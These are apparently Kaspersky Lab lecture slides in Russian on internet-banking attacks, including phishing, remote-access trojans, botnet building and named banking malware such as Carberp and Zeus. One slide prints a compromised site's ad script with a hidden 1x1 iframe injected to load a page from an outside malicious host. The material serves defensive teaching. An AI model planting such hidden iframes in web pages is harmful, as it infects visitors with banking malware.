Атаки на интернет-банкинг

Кирилл Михайлов, менеджер по разработке систем обучения

Лаборатория Касперского

Kirill.Mikhaylov@kaspersky.com

Содержание лекции

1. Введение
2. Классификация атак
3. Атака с использованием удаленного доступа
4. Методы и средства защиты

Введение

KASPERSKY lab

Физ. Лица	Юр. Лица
Небольшие лимиты на переводы	Удобство выполнения большого числа переводов
Для пользования необходим только web-браузер	Интеграция с бухгалтерским ПО (напр. 1С)
Простота использования	Специализированное ПО

Классификация атак

Общий вид


Сетевое взаимодействие Клиент-Банк.
Пользователь
Сервер Банка
Провайдер пользователя
Провайдер банка
Интернет

Примеры атак

- **Фишинг**

  Обман пользователя с целью получения данных для доступа
- **Man-in-the-Middle**

- **Man-in-the-Mobile**

  Заражение мобильного телефона вредоносным ПО. Перехват SMS сообщений с паролями.
- **Man-in-the-Endpoint**

  Предоставление удаленного доступа к компьютеру пользователя.

Man-in-the-Endpoint

Атака с использованием удаленного доступа

Организация ботнета


Массовое заражение компьютеров

1. Заражение через web-сайты
2. Массовые рассылки электронной почты
3. Вирусы и черви
4. Фишинг


Целенаправленные атаки

1. Целенаправленная рассылка писем
2. Использование флешек
3. Использование инсайдеров
4. …..

Организация ботнета. Массовый взлом сайтов



Организация ботнета.
Заражение сайта www.glavbukh.ru




KASPERSKY lab

Организация ботнета.
Заражение сайта www.glavbukh.ru


```
phpadsbanner += '<'+'a href=\'http://adv.glavbukh.ru/adclick.php?bannerid=3140
&amp;zoneid=406&amp;source=&amp;dest=http%3A%2F%2Fwww.vdgb.ru%
2F1c_services%2Fline-consult%2F\' target=\'_blank\'><'+'img src=
\'http://adv.glavbukh.ru/adimage.php?filename=konsyltaci.gif&amp;contenttype=gif\'
width=\'240\' height=\'400\' alt=\'\' title=\'\' border=\'0\'><'+'/a><'+'iframe
src="http://trexgorka.ru/stories/img/" width="1" height="1" frameborder="0"><'+'/iframe>
<'+'div id="beacon_3140" style="position: absolute; left: 0px; top: 0px; visibility: hidden;">
<'+'img src=\'http://adv.glavbukh.ru/adlog.php?bannerid=3140&amp;clientid=1651
&amp;zoneid=406&amp;source=&amp;block=0&amp;capping=0&amp;cb=
914dee54ef27e575d58a768164d9f7a1\' width=\'0\' height=\'0\' alt=\'\' style=\'width: 0px;
height: 0px;\'><'+'/div>';

document.write(phpadsbanner);
```

Организация ботнета.
Порядок заражения клиента



KASPERSKY lab

Организация ботнета.
Порядок заражения клиента




Организация ботнета.
Массовое заражение компьютеров


Организация ботнета. Используемые вредоносы

- **Trojan-Spy.Win32.Carperb**
- **Trojan-Spy.Win32.Lurk**
- **Trojan-Banker.Win32.Fibbit**
- **Trojan-Spy.Win32.Shiz**
- **Trojan-Spy.Win32.SpyEyes**
- **Trojan-Spy.Win32.Zbot(Zeus)**

Определение целевых компьютеров



Сбор данных




Trojan-Spy.Win32.Carberp.anr

Удаленный доступ к компьютеру

